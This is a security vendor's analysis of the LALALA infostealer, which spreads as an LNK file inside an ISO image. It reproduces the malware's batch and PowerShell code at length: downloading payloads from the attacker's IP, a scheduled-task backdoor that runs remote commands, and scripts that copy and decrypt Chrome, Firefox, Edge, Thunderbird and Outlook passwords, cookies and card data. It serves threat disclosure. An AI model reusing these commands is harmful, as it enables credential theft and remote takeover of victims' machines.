


LALALA InfoStealer which comes with Batch and PowerShell scripting combo

securitynews.sonicwall.com/xmlpost/lalala-infostealer-which-comes-with-batch-and-powershell-scripting-combo/



December 13, 2019

Malware authors are using simple but very effective approaches to stay low and steal user's data. SonicWall RTDMI™ engine has recently detected Windows shortcut file (LNK) inside an ISO image which downloads and executes LALALA infostealer to the victim's machine. LALALA infostealer is a batch script, which takes help of PowerShell to steal and send victim's data to the server:



The LNK file copies itself to “%TEMP%\htn90.bat” and executes the batch script file. The malware is intended to run only once on the victim’s machine. The batch script checks presence of “%TEMP%\htn.txt” file, if already present then the batch script terminates and deletes itself. The batch script writes “htn” into “%TEMP%\htn.txt”. The batch script downloads an archive file “%TEMP%\htn.rar” and a **WinRAR** (compression tool) executable file “%TEMP%\rar.exe” from Unified Resource Locator (URL) h[t][p]://185.183.96.54/[filename].

The batch script extracts LALALA infostealer “htn.bat”, an image file “lebenslauf_2019_11_20.jpeg” and an executable “sqlite3.exe” from “%TEMP%\htn.rar” using WinRAR executable:


```

@ECHO OFF

IF EXIST %temp%\htn.txt (
%temp%\lebenslauf_2019_11_20.jpeg
echo mhjhjgjhjgjh >"%temp%\htn90.bat"&& del /f /q "%temp%\htn90.bat"
EXIT
) ELSE (
echo htn>>%temp%\htn.txt
powershell Invoke-WebRequest -Uri "http://185.183.96.54/rar.exe" -OutFile "%temp%\rar.exe"
powershell Invoke-WebRequest -Uri "http://185.183.96.54/htn.rar" -OutFile "%temp%\htn.rar"
%temp%\rar.exe e %temp%\htn.rar %temp%\
%temp%\lebenslauf_2019_11_20.jpeg
powershell start-Process -FilePath "%temp%\htn.bat" -WindowStyle hidden
echo hjhjgj >"%temp%\htn90.bat"&& del /f /q "%temp%\htn90.bat"
EXIT
)
EXIT
khgjhghghjhjghjghghjhjghjg

```


The batch script displays “lebenslauf_2019_11_20.jpeg” image to the user which contains “ERROR 0x89976 IMAGE BROKEN” message, to make him feel that the LNK file has some issues. The batch script then executes LALALA infostealer “%TEMP%\htn.bat”:



LALALA InfoStealer:

The malware creates directory “%TEMP%\jghghjfyt6” to store the stolen data. The malware uses PowerShell command to collect and save installed programs information into “%TEMP%\jghghjfyt6\proglst.txt”:

```
mkdir "%temp%\jghghjfyt6"
powershell "Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall* | Select-Object DisplayName, DisplayVersion, Publisher, InstallDate | Format-Table -AutoSize > "%temp%\jghghjfyt6\proglst.txt"
powershell "Get-ItemProperty HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall* | Select-Object DisplayName, DisplayVersion, Publisher, InstallDate | Format-Table -AutoSize >> "%temp%\jghghjfyt6\proglst.txt"
```




DisplayName	DisplayVersion	Publisher	InstallDate
7-Zip 19.00	19.00	Igor Pavlov	
Explorer Suite IV			
Fiddler	2.6.2.3	Ielerik	
Google Chrome	78.0.3904.108	Google LLC	28198482
Microsoft Help Viewer 2.0	2.0.89927	Microsoft Corporation	28198482
Mozilla Firefox 66.0.2 (x86 en-US)	66.0.2	Mozilla	
Mozilla Thunderbird 68.3.0 (x86 en-US)	68.3.0	Mozilla	
Mozilla Maintenance Service	68.3.0	Mozilla	
Notepad++ (32-bit x86)	7.6.4	Notepad++ Team	
Process Hacker 2.39 (x124)	19.0.4763.1000	Microsoft Corporation	
	2.39.0.124	wj32	28198482

BACKDOOR ACTIVITY:

The malware opens a backdoor to the malware author by scheduling a task which executes the VBScript “%TEMP%\[random].vbs” every minute. The VBScript takes web request result from “185.183.96.54/gate990.php” as an argument and it contains the code to execute the argument:

```
set IZ=8
set NZ=60
set CHAR=0123456789abodefghijklmnopqrstuvwxyzABCDEFGHIJKLmnopqrstuvwxyz
:LOOP
set /a R=%NZ*%random%/32768
set FW=ICHAR:~%R%,1%PW%
set /a IZ-=1
if %IZ% GTR 0 goto LOOP
echo CreateObject("WScript.Shell").Run "" ^& %*%, 0, False >"%temp%\%FW%.vbs"
powershell "iwr -uri 185.183.96.54/gate990.php -method post -body '%FW%'
schtasks /create /tn "%PW%" /tr "wscript '%temp%\%FW%.vbs' powershell Invoke-Expression -Command: (iwr -uri 185.183.96.54/gate990.php -method post -body '%FW%').content" /sc MINUTE
echo Lalala >"%temp%\jghghjfyt6\%FW%"
```

Schedules a task to run every minute



DATA EX-FILTRATION:

The malware usually process the data on victim’s machine to extract very precise information which is sent to the malware server. But LALALA sends good amount of data to the server which needs further processing at server’s end to extract the operative data. The malware decrypts some application’s data (eg. Google Chrome and Microsoft Edge) on victim’s machine which uses Windows logon based encryption because that data can not be decrypted on the other machine.

The malware steals login information from listed applications:

- Google Chrome
- Mozilla Firefox
- Microsoft Edge
- Mozilla Thunderbird

- Microsoft Outlook

The malware copies Chrome data files “cookies”, “Login Data” and “Web Data” from “%LOCALAPPDATA%\Google\Chrome\User Data\Default” to “%TEMP%\jjghgjhyt6\”. The malware decrypts and saves card details, cookies and passwords into “%TEMP%\jjghgjhyt6\”:

```

copy /Y "%userprofile%\AppData\Local\Google\Chrome\User Data\Default\cookies*" "%temp%\jjghgjhyt6\cookie123456"
copy /Y "%userprofile%\AppData\Local\Google\Chrome\User Data\Default>Login Data*" "%temp%\jjghgjhyt6\pass123456"
copy /Y "%userprofile%\AppData\Local\Google\Chrome\User Data\Default\Web Data*" "%temp%\jjghgjhyt6\card123456"

%temp%\sqlite3.exe "%temp%\jjghgjhyt6\cookie123456" "select writefile('%temp%/iio75k/'||host_key||'.'||name||'.zok3', encrypted_value) from cookies"
%temp%\sqlite3.exe "%temp%\jjghgjhyt6\pass123456" "select writefile('%temp%/iio75k/'||id||'.zok4', password_value) from logins"
%temp%\sqlite3.exe "%temp%\jjghgjhyt6\card123456" "select writefile('%temp%/iio75k/'||card||'.zok2', card_number_encrypted) from credit_cards"

For /R "%temp%\iio75k" %i In (*.zok2) Do (
    If Exist "%i" (
        powershell "Add-Type -AssemblyName System.Security;[System.Text.Encoding]::Default.GetString([System.Security.Cryptography.ProtectedData]::Unprotect([System.IO.File]::ReadAllBytes('%i'), $null, [System.Security.Cryptography.DataProtectionScope]::CurrentUser))" ">> "%temp%\jjghgjhyt6\card_%unpoc%"
    )
)

For /R "%temp%\iio75k" %i In (*.zok3) Do (
    If Exist "%i" (
        powershell "Add-Type -AssemblyName System.Security;[System.Text.Encoding]::Default.GetString([System.Security.Cryptography.ProtectedData]::Unprotect([System.IO.File]::ReadAllBytes('%i'), $null, [System.Security.Cryptography.DataProtectionScope]::CurrentUser))" ">> "%temp%\jjghgjhyt6\cookie_%unpoc%"
    )
)

For /R "%temp%\iio75k" %i In (*.zok4) Do (
    If Exist "%i" (
        powershell "Add-Type -AssemblyName System.Security;[System.Text.Encoding]::Default.GetString([System.Security.Cryptography.ProtectedData]::Unprotect([System.IO.File]::ReadAllBytes('%i'), $null, [System.Security.Cryptography.DataProtectionScope]::CurrentUser))" ">> "%temp%\jjghgjhyt6\pass_%unpoc%"
    )
)

```

copies login data files into malware directory

decrypts and saves card details

decrypts and saves cookies

decrypts and saves login passwords

The malware copies data files from Mozilla Thunderbird and Mozilla Firefox to “%TEMP%\jjghgjhyt6\”:

```

For /R "%userprofile%\AppData\Roaming\Mozilla\Firefox\Profiles" %i In (key3.db key4.db cert9.db cookies.sqlite formhistory.sqlite logins.json places.sqlite) Do (
    If Exist "%i" (
        copy /Y "%i" "%temp%\jjghgjhyt6\%*-nxi"
    )
)

For /R "%userprofile%\AppData\Roaming\Thunderbird\" %i In (key3.db key4.db logins.json abook.mab) Do (
    If Exist "%i" (
        copy /Y "%i" "%temp%\jjghgjhyt6\tber-%*-nxi"
    )
)

```

Saves Mozilla Firefox's user data files

Saves Thunderbird's user data files


The malware terminates “taskhost” and “dllhost” processes, then it decrypts and saves login passwords from Microsoft Edge into “%TEMP%\jjghgjhyt6\ledg_[randome]”:

```
taskkill /F /im Taskho*
taskkill /F /im dlhosp*
```

terminates taskhost and dlhosp executables


```
copy /Y "%userprofile%\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.dat" "%temp%\jghghjfyt6\WebCacheV01.dat"
powershell [void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime];$vault = New-Object Windows.Security.Credentials.PasswordVault;$vault.RetrieveAll() | foreach-object { $_.RetrievePassword();$_ } >>"%temp%\jghghjfyt6\edg_&unpc%"
```

Decrypts and saves Microsoft Edge login passwords




The malware decrypts and saves Outlook data into %TEMP%\jghghjfyt6\outloo_[random]:

```
echo "imap pass">>"%temp%\jghghjfyt6\outloo_&unpc%"
powershell "Add-Type -AssemblyName System.Security; $ErrorActionPreference='silentlycontinue'; Get-Childitem 'HKCU:\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem' -Recurse | foreach { (System.Text.Encoding) :Default.GetString((System.Security.Cryptography.ProtectedData)::Unprotect(((get-itemproperty $_.pspath). 'imap Password'|select -skip 1),null, (System.Security.Cryptography.DataProtectionScope)::CurrentUser))}>>"%temp%\jghghjfyt6\outloo_&unpc%"
echo "pop pass">>"%temp%\jghghjfyt6\outloo_&unpc%"
powershell "Add-Type -AssemblyName System.Security; $ErrorActionPreference='silentlycontinue'; Get-Childitem 'HKCU:\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem' -Recurse | foreach { (System.Text.Encoding) :Default.GetString((System.Security.Cryptography.ProtectedData)::Unprotect(((get-itemproperty $_.pspath). 'POP3 Password'|select -skip 1),null, (System.Security.Cryptography.DataProtectionScope)::CurrentUser))}>>"%temp%\jghghjfyt6\outloo_&unpc%"
echo "smtp pass">>"%temp%\jghghjfyt6\outloo_&unpc%"
powershell "Add-Type -AssemblyName System.Security; $ErrorActionPreference='silentlycontinue'; Get-Childitem 'HKCU:\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem' -Recurse | foreach { (System.Text.Encoding) :Default.GetString((System.Security.Cryptography.ProtectedData)::Unprotect(((get-itemproperty $_.pspath). 'smtp Password'|select -skip 1),null, (System.Security.Cryptography.DataProtectionScope)::CurrentUser))}>>"%temp%\jghghjfyt6\outloo_&unpc%"
echo "smtp pass">>"%temp%\jghghjfyt6\outloo_&unpc%"
powershell "ErrorActionPreference='silentlycontinue'; Get-Childitem 'HKCU:\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem' -Recurse | foreach { (get-itemproperty $_.pspath). 'SMTP server'}>>"%temp%\jghghjfyt6\outloo_&unpc%"
echo "pop">>"%temp%\jghghjfyt6\outloo_&unpc%"
powershell "ErrorActionPreference='silentlycontinue'; Get-Childitem 'HKCU:\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem' -Recurse | foreach { (get-itemproperty $_.pspath). 'POP3 server'}>>"%temp%\jghghjfyt6\outloo_&unpc%"
echo "smtp log">>"%temp%\jghghjfyt6\outloo_&unpc%"
powershell "ErrorActionPreference='silentlycontinue'; Get-Childitem 'HKCU:\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem' -Recurse | foreach { (get-itemproperty $_.pspath). 'POP3 User'}>>"%temp%\jghghjfyt6\outloo_&unpc%"
echo "smtp log">>"%temp%\jghghjfyt6\outloo_&unpc%"
powershell "ErrorActionPreference='silentlycontinue'; Get-Childitem 'HKCU:\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem' -Recurse | foreach { (get-itemproperty $_.pspath). 'SMTP User'}>>"%temp%\jghghjfyt6\outloo_&unpc%"
echo "email">>"%temp%\jghghjfyt6\outloo_&unpc%"
powershell "ErrorActionPreference='silentlycontinue'; Get-Childitem 'HKCU:\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem' -Recurse | foreach { (get-itemproperty $_.pspath). 'email'}>>"%temp%\jghghjfyt6\outloo_&unpc%"
powershell "if ((gmi win32_computersystem).partofdomain -eq $true) {write-host -fore green "I am domain joined"} else { write-host -fore red "Oops, workgroup!"}>>"%temp%\jghghjfyt6\proglst.txt"
```



NETWORK:

The malware compresses stolen data using WinRAR executable into "%TEMP%\[random].rar" and sends the compressed file to "185.183.96.54/zit.php". The malware deletes the stolen data files and malware component files except "%TEMP%\htn.txt":



The file is detected by only a few security vendors on popular threat intelligence sharing portal VirusTotal at the time of writing this blog indicates its spreading potential:

4 / 57
Community Score

4 engines detected this file

2662843a571ee279313ca6d858486e3963a37d41580fe410fd06b4979dc5cbaf
lebenslauf_2019_11_20.iso
attachment isomage

58.00 KB Size
2019-12-10 16:18:53 UTC
1 day ago

ISO

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Ikarus		Win32.SuspectCrc	Sophos AV	Mal/LnkDrop-A
VBA32		Trojan.Link.DoubleRun	Zoner	Probably LNKScript
Ad-Aware		Undetected	AegisLab	Undetected
AhnLab-V3		Undetected	ALYac	Undetected
Antiy-AVL		Undetected	Arcabit	Undetected
Avast		Undetected	Avast-Mobile	Undetected
AVG		Undetected	Baidu	Undetected
BitDefender		Undetected	BitDefenderTheta	Undetected
Bkav		Undetected	CAT-QuickHeal	Undetected
ClamAV		Undetected	CMC	Undetected
Comodo		Undetected	Cyren	Undetected
DrWeb		Undetected	Emsisoft	Undetected
eScan		Undetected	ESET-NOD32	Undetected
F-Prot		Undetected	F-Secure	Undetected
FireEye		Undetected	Fortinet	Undetected
GData		Undetected	Jiangmin	Undetected
K7AntiVirus		Undetected	K7GW	Undetected
Kaspersky		Undetected	Kingsoft	Undetected
Malwarebytes		Undetected	MAX	Undetected
McAfee		Undetected	McAfee-GW-Edition	Undetected
Microsoft		Undetected	NANO-Antivirus	Undetected

Evidence of the detection by RTDMI™ engine can be seen below in the Capture ATP report for this file:

Dec 06, 5:19pm

downloaded a malicious file. The endpoint may need to be cleaned.



56kb
ISO 9660 CD-ROM
filesystem data
"20191205_1055"

lebenstaut_2019_11_20.iso

Why live detonations were needed

- ⓘ Not a known malware
- ⚠ Embedded code found
- ⓘ Not a known reputable vendor
- ⓘ Not a known reputable domain
- ⚫ All other results inconclusive. File sent to detonation engines for further analysis.

37

virus scanners

2

reputation databases

2

detonation engines

2

live detonations

Summary of actions once detonated

Engine Alpha	time	libraries	files	registries	processes	mutexes	functions	connections	See everything the engines saw
100 SMASH (RTDMI)	24s								download full details XML Screenshots PCAP
Engine Beta									download full details XML Screenshots PCAP
unknown	timeout								download full details XML Screenshots PCAP

Sent to 1 Email Recipients.

schmitt@denitwerk.de

File Identifiers
 MD5: 79509403a5a054a17ede4914014022
 SHA1: c950e4e023776c70a4202d2b3021200bc31a
 SHA256: 2662843d71ea279313ca86858486c3963d37941500fe410f99bb4979dc5cbaf

Serial Number: [REDACTED]
 © Capture ATP version 2.5.0
 Report Generated on Wed, 11 Dec 2019 01:08:50 GMT